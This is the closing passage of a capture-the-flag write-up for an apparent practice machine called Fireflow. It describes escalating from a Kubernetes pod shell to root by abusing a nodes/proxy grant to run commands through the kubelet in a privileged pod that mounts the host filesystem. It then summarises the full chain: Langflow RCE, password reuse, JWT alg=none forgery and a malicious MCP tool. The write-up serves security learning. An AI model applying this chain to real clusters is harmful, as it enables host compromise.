

Figura 18: Invoking the malicious tool yields a shell as uid=1000(mcp) inside a Kubernetes pod.

8. Privilege escalation: kubelet abuse

The mcp shell lives inside a k3s pod. Reviewing the service account permissions with a SelfSubjectRulesReview revealed the dangerous grant: get on nodes/proxy. This permission allows talking directly to the kubelet (port 10250), which can execute commands inside pods without further authentication.

Enumerating pods through the kubelet identified a privileged pod that mounts the host root filesystem: prometheus-node-exporter in the monitoring namespace, with hostPaths including /.



Figura 19: The kubelet pod list reveals a privileged node-exporter pod mounting the host / filesystem.

The kubelet exec endpoint does not answer plain HTTP requests: it requires a WebSocket upgrade. A direct request confirmed this with an explicit "Upgrade request required" message, which validated that the endpoint path was correct and that a WebSocket client (the kube_exec.py helper) was the right tool.

Figura 20: The kubelet exec endpoint returns "Upgrade request required": it demands a WebSocket handshake.

> Another paste trap. The final helper script repeatedly failed with HTTP 404, which looked like a wrong endpoint but was in fact a one-character typo in the pod name (mmntq instead of nmntq) introduced while retyping. Confirming the pod name straight from the kubelet JSON, and patching the file in place with sed rather than re-pasting it, resolved it. The recurring theme of this machine was that the concepts were sound and the time was lost to transcription errors.

With the correct pod name, the WebSocket exec through the kubelet ran as root inside the privileged pod. Because that pod mounts the host filesystem under /host, reading the root flag from the host was the final command.



Figura 21: Command execution as uid=0(root) in the privileged pod; the root flag is read from the host filesystem (redacted).

9. Attack chain summary

Stage	Technique	Result
Recon	Wildcard cert to ffuf vhost fuzzing	flow.fireflow.htb, Langflow 1.8.2
Foothold	CVE-2026-33017 unauthenticated RCE	shell as www-data
User	Password reuse from .env	SSH as nightfall, user flag
Lateral	JWT alg=none forgery, malicious MCP tool	shell as mcp (in pod)
Privesc	Kubernetes nodes/proxy, kubelet exec	root, root flag

10. Conclusions

Fireflow chains five independent weaknesses into a coherent story, and its lesson is architectural: an unauthenticated public feature (the Langflow playground), a single reused password, a JWT library that accepts none, and one over-broad Kubernetes permission each look minor in isolation but compose into a full host compromise. The technical takeaway on the operator side is equally practical: on a machine like this the hard part is not understanding the vulnerabilities but transcribing complex payloads without corruption. Writing payloads to files, using curl -d @file, validating embedded code before sending, and patching in place instead of re-pasting are the habits that turn a frustrating session into a clean one.